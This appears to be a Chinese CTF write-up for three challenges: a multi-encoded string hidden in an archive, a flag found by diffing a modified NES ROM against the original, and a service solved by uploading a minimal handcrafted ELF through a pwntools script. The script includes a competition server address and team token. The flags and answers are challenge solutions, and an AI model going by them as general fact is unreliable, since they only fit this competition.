
压缩包解出来一个图片，在压缩包最后还有一个图片，两个图片一模一样。。。最后在压缩吧中发下一串字

```
...I?...R1k0RE1
NW1hHUTNETU4yQ0d
aQ1RNUkpUR0UzVEd
OU1RHVkreTVFaWE
NM1VNT1pUR01ZREt
SULRHTVnUSU5aVEc
```

字符串，复制下来解 base64 之后解 base32，最后解 hex。得到 flag。

What is this

文件下载下来用 winhex 看一下,发现是个 nes 的游戏(赤色要塞),猜测直接打通游戏就能拿到 flag...可是我比较懒,不想打游戏,所以就从网上下载了一个原版的赤色要塞,用 winhex 比较两个文件,发现在 33ed 处差别比较大,于是查看一下...但是发现那块的值并不是可以直接读出来的 ascii,用 no\$nes 查看一下 tile,发现这些值对应的 tile 就是 flag...



flag : ILOVENESFUCKYOUHCGORSA

shortbin

nc 连上以后,它问我喜欢咖啡还是茶,我说茶、说咖啡、说 java 都不行,注意到程序说要以程序员风格回答,我给它源代码还是不行...后来提示说 elf 就明了了.程序需要上传一个可以输出答案的 elf,而且有长度限制.用 nasm 构造一个没有多余内容的 elf,根据程序的问题修改 elf 上传就可以.

脚本:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from pwn import *

token = '75f69ebc80a084e55d45a380daf455f8'

def makecode(output):
    elf = open('hello','r')
    buf = elf.read()
    elf.close()
    buf = buf[:0x31] + output
    elf = open('code','w')
    elf.write(buf)
    elf.close()
    return buf

def main():
    io = remote('120.55.113.21',9999)
    print io.recvuntil('=')
    io.sendline(token)
    print io.recvline()
    io.send('\n')
    print io.recvline()
    io.send('\n')
    print io.recvline()
    io.send('\n')
    print io.recvline()
    io.send('yes\n')
    print io.recvline()
    io.send('\n')
    print io.recvuntil('coffee?')
    io.send(makecode('coffee\n'))
    print io.recvuntil('things?')
    io.send(makecode('yes\n'))
    print io.recvuntil('me?')
    io.send(makecode('no\n'))

    io.interactive()
    return 0
```

```
if __name__ == '__main__':  
    main()
```

elf 代码:

来源: <http://www.muppetlabs.com/~breadbox/software/tiny/hello.asm.txt>

```
;; hello.asm: Copyright (C) 2001 Brian Raiter <breadbox@muppetlabs.com>  
;; Licensed under the terms of the GNU General Public License, either  
;; version 2 or (at your option) any later version.  
;;  
;; To build:  
;; nasm -f bin -o hello hello.asm && chmod +x hello
```

BITS 32

```
org 0x05430000  
  
db 0x7F, "ELF"  
dd 1  
dd 0  
dd $$  
dw 2  
dw 3  
dd _start  
dw _start - $$  
_start:    inc ebx          ; 1 = stdout file descriptor  
add eax, strict dword 4    ; 4 = write system call number  
mov ecx, msg               ; Point ecx at string  
mov dl, 13                 ; Set edx to string length  
int 0x80                   ; eax = write(ebx, ecx, edx)  
and eax, 0x10020           ; al = 0 if no error occurred  
xchg eax, ebx              ; 1 = exit system call number  
int 0x80                   ; exit(ebx)  
msg:       db 'hello, world', 10
```